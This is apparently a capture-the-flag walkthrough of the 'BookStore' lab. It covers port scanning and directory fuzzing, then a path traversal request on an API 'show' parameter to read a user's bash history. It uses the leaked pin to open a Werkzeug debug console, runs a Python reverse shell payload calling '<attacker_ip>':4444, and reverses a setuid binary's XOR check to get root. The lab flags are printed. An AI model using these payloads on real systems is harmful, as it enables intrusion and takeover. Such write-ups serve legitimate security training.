BookStore

Nmap

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
5000/tcp open  http    Werkzeug httpd 0.14.1 (Python 3.6.9)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- When we perform a simple NMap scan to see what ports are open we see that port 22(SSH), 80(HTTP) and 5000(Werkzeug)
- Port 5000 warrants further investigation

Dirsearch

- We can then perform directory busting on the target URL to see what directories we can find.

```
[06:50:32] 301 -  317B  - /assets  →  http://10.113.190.150/assets/
[06:50:32] 200 -  479B  - /assets/
[06:50:36] 200 -    1KB - /books.html
[06:50:53] 200 -   15KB - /favicon.ico
[06:51:01] 200 -  524B  - /images/
[06:51:01] 301 -  317B  - /images  →  http://10.113.190.150/images/
[06:51:04] 301 -  321B  - /javascript  →  http://10.113.190.150/javascript/
[06:51:07] 200 -    6KB - /LICENSE.txt
[06:51:09] 200 -    1KB - /login.html
[06:51:37] 403 -  279B  - /server-status
[06:51:37] 403 -  279B  - /server-status/
```

- Of interest we can see the login.html file which warrants further investigation

```
Target: http://10.113.190.150:5000/

[06:45:47] Starting:
[06:46:48] 200 -  825B  - /api
[06:46:48] 200 -  825B  - /api/
[06:47:08] 200 -    2KB - /console
[06:48:24] 200 -   45B  - /robots.txt

Task Completed
```

- Also upon Fuzzing specifically on port 5000, which is running the Werkzeug service, we see very interesting endpoints


Web Enumeration

- We can start by interacting with the web application with Burp Suite open
- Particularly we can start with the login.html to see what we can uncover

- Nothing of interest when you try to send data, but upon further inspection we see the following comment left by a developer

```
</script>
<!--Still Working on this page will add the backend support soon, also the
debugger pin is inside sid's bash history file -->
</body>
```


  - This may hint at a local file inclusion vulnerability
- Next we can explore the port 5000 service and what it hosts



Foxy REST API v2.0

This is a REST API for science fiction novels.

- We see that it hosts the REST API, and you recall from our initial dirsearch enumeration we have some interesting URLs to explore:
  - `/api` & `/api/` :



API Documentation

Since every good API has a documentation we have one as well!

The various routes this API currently provides are:

/api/v2/resources/books/all (Retrieve all books and get the output in a json format)

/api/v2/resources/books/random4 (Retrieve 4 random records)


/api/v2/resources/books?id=1(Search by a specific parameter , id parameter)

/api/v2/resources/books?author=J.K. Rowling (Search by a specific parameter, this query will return all the books with author=J.K. Rowling)

/api/v2/resources/books?published=1993 (This query will return all the books published in the year 1993)

/api/v2/resources/books?author=J.K. Rowling&published=2003 (Search by a combination of 2 or more parameters)


    - We see some exposed API endpoints in the API documentation
  - `robots.txt` :



User-agent: *

Disallow: /api


- `/console`:



- This is the debugger that we saw being mentioned in the comment. Recall they said that the debugger pin is within sid's bash history file. SO we can try to obtain it


Obtaining Debugger Pin

- From, the information collected so far, we can try to obtain the debugger pin by checking if the web application is vulnerable to Local File Inclusion
  - This requires a parameter to traverse out of the web directory. Luckily for us, we have some API endpoints with a parameter being passed:
  - `/api/v2/resources/books?id=`:
    - On this endpoint we can try traversing out of the web directory to access sid's bash history file:
      - Payload: `GET /api/v2/resources/books?id=/../../../../../../home/sid/.bash_history HTTP/1.1`
        - This returned an empty string with a 200 response. I also tried the other parameters i.e `author` and `published`
  - This didn't work but we can try fuzzing for parameters using ffuf




    - Still the same result as manually exploring the 3 parameters

- Since our API is v2, most people forget to remove access to the previous version, and we can try accessing the api endpoint using v1




  - We can see it is indeed accessible. Now we can try local file inclusion with v1, and to do this I will utilize ffuf once more



    - This time we see the parameter `show` returns some result as it has 5 words.


- Now using Burpsuite, we can input the show parameter and using the payload `GET /api/v1/resources/books?show=/../../../../../../home/sid/.bash_history HTTP/1.1` , we get some results



  - From the above we can now see the debug pin: `123-321-135`

Utilizing the Debug Pin


- So using the pin obtained, we can now access the `/console` route to see what further information we can find



- We can see it is a debug console that you can execute python code. Thinking about this, we can try to see if we can spawn a reverse shell.
- So we can try to do this using the following payload:

```
import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect
(("
<attacker_ip>",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(
s.fileno(),2);pty.spawn("/bin/bash")
```

- Here `<attacker_ip` is the IP address of your attack machine, and it is important to start a netcat listener on a specific port. IN my case it's 4444
- With this we spawn a shell. We can see we have access to user sid's shell



Shell Interaction

- We can try to interact with the spawned shell

```
sid@bookstore:~$ ls -la
ls -la
total 80
drwxr-xr-x 5 sid  sid   4096 Oct 20  2020 .
drwxr-xr-x 3 root root  4096 Oct 20  2020 ..
-r--r--r-- 1 sid  sid   4635 Oct 20  2020 api.py
-r-xr-xr-x 1 sid  sid    160 Oct 14  2020 api-up.sh
-r--r------ 1 sid  sid    116 Apr 23 22:08 .bash_history
-rw-r--r-- 1 sid  sid    220 Oct 20  2020 .bash_logout
-rw-r--r-- 1 sid  sid   3771 Oct 20  2020 .bashrc
-rw-rw-r-- 1 sid  sid  16384 Oct 19  2020 books.db
drwx------ 2 sid  sid   4096 Oct 20  2020 .cache
drwx------ 3 sid  sid   4096 Oct 20  2020 .gnupg
drwxrwxr-x 3 sid  sid   4096 Oct 20  2020 .local
-rw-r--r-- 1 sid  sid    807 Oct 20  2020 .profile
-rwsrwsr-x 1 root sid   8488 Oct 20  2020 try-harder
-r--r------ 1 sid  sid     33 Oct 15  2020 user.txt
```

- Listing what is in the current directory reveals a `user.txt` file and a `try-harder` file.
  - `user.txt` contains `4ea65eb80ed441adb68246ddf7b964ab`, which consitutes our first flag
  - `try-harder` however, contains some encrypted text and remember it is also owned by root

```
ELF>◆@◆@8       @@@@◆888X
X
 hh/lib64/ld-linux-x86-64.so.2GNUGNUJ(J◆◆5◆w+◆◆◆\◆◆◆◆ !&7M◆ ◆
                                                        >"libc.so.6setuid__isoc99_scanfputs__sta
ck_chk_failsystem__cxa_finalize__libc_start_mainGLIBC_2.7GLIBC_2.4GLIBC_2.2.5_ITM_deregisterTMCloneTab
 ◆ ◆ ◆ ◆◆ tart___ITM_registerTMCloneTableii
◆ ◆ ◆ ◆ ◆       H◆H◆◆    H◆◆t◆◆H◆◆◆5j    ◆%l     @◆%j    h◆◆◆◆◆◆%b       h◆◆◆◆◆◆%Z       h◆◆◆◆◆◆%R
h◆◆◆◆◆◆%J       h◆◆◆◆◆◆%b       f◆1◆I◆◆^H◆◆H◆◆◆PTL◆
]◆◆f.◆]◆@f.◆H◆= H◆5 UH)◆H◆◆H◆◆H◆◆H◆◆?H◆H◆◆t H◆ H◆◆t
                                                ]◆◆f◆]◆@f.◆◆= u/H◆= UH◆◆t
◆◆◆◆H◆◆◆◆ ]◆◆◆◆fDUH◆◆]◆f◆◆◆UH◆◆H◆◆ dH◆%(H◆E◆1◆◆◆◆◆◆◆E◆◆]H◆=◆◆b◆◆◆H◆E◆H◆◆H◆=◆◆z◆◆◆◆E◆5◆E◆◆E◆1E◆◆}◆◆!◆]
8#TT 1tt$D◆◆◆o◆N
◆◆ ◆◆0)@    H◆=◆◆_◆ ◆sid@bookstore:~$ ◆B◆◆ ◆ ◆00`◆◆◆"◆◆       ◆C◆            <◆P     P     ◆◆
                              ◆◆◆◆◆f.◆AWAVI◆◆AUATL◆%6 UH◆-6 SA◆◆I◆◆L)◆H◆H◆◆◆◆◆◆◆H◆◆t 1◆◆L◆◆L◆◆D◆◆A◆◆
H◆◆H9◆u◆H◆[]A\A]A^A_Ðf.◆◆◆H◆H◆◆What's The Magic Number?!%d/bin/bash -pIncorrect Try Harder8◆◆◆◆|◆◆◆◆◆◆
◆◆T◆◆◆◆◆<◆◆◆◆◆◆◆◆,zRx
```

  - Upon further investigation, it is an ELF binary and the setuid indicated that it runs with the permissions of the owner(root)

```
sid@bookstore:~$ file try-harder
file try-harder
try-harder: setuid, setgid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
 interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=4a284afaae26d9772bb38113f
55cd53608b4a29e, not stripped
```

  - We can attempt to see what strings are in the file to see if some information can be extracted using the `strings` command

```
What's The Magic Number?!
/bin/bash -p
Incorrect Try Harder
;*3$"
GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7698
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
```

- Nothing much from this other than the fact that we know it expects an input
- We can decompile the file using `Ghidra`, a tool developed by the NSA to perform reverse engineering.

```
void main(void)

{
  long in_FS_OFFSET;
  uint local_1c;
  uint local_18;
  uint local_14;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  setuid(0);
  local_18 = 0x5db3;
  puts("What\'s The Magic Number?!");
  __isoc99_scanf(&DAT_001008ee,&local_1c);
  local_14 = local_1c ^ 0x1116 ^ local_18;
  if (local_14 == 0x5dcd21f4) {
    system("/bin/bash -p");
  }
  else {
    puts("Incorrect Try Harder");
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}
```

- And now we can see the full file. We can see that the code is comparing `local_14` to a number. And `local_14 = local_1c ^ 0x1116 ^ local_18`; where `^` represents **XOR**.
- From the code:
  - `local_18` = 0x5db3
  - `local_1c` = Our input
  - `local_14` = 0x5dcd21f4 since it's being compared to it
  - Therefore `0x5dcd21f4 = local_1c ^ 0x1116 ^ 0x5db3`
  - Now since XOR is reversible i.e :
    - ***If A^B = C, then C^B = A and C^A = B***
  - So in our case:

- `local_lc = 0x5dcd21f4 ^ 0x1116 ^ 0x5db3`
- This can easily be solved by Python to get: `1573743953`

- We can then use this number as our input for the C executable.

```
sid@bookstore:~$ ./try-harder
./try-harder
What's The Magic Number?!
1573743953
1573743953
root@bookstore:~#
```

  - The number is a correct match and spawns a higher privilege shell. We now have root access.

- BY navigating to the root directory and listing the contents we see a `root.txt` file. If we run `cat` on the file we obtain our flag!(`e29b05fba5b2a7e69c24a450893158e3`)

```
root@bookstore:/# ls
ls
bin   home            lib64       opt   sbin      sys  vmlinuz
boot  initrd.img      lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old  media       root  srv       usr
etc   lib             mnt         run   swapfile  var
root@bookstore:/# cd root
cd root
root@bookstore:/root# ls
ls
root.txt  s
root@bookstore:/root# cat root.txt
cat root.txt
e29b05fba5b2a7e69c24a450893158e3
root@bookstore:/root#
```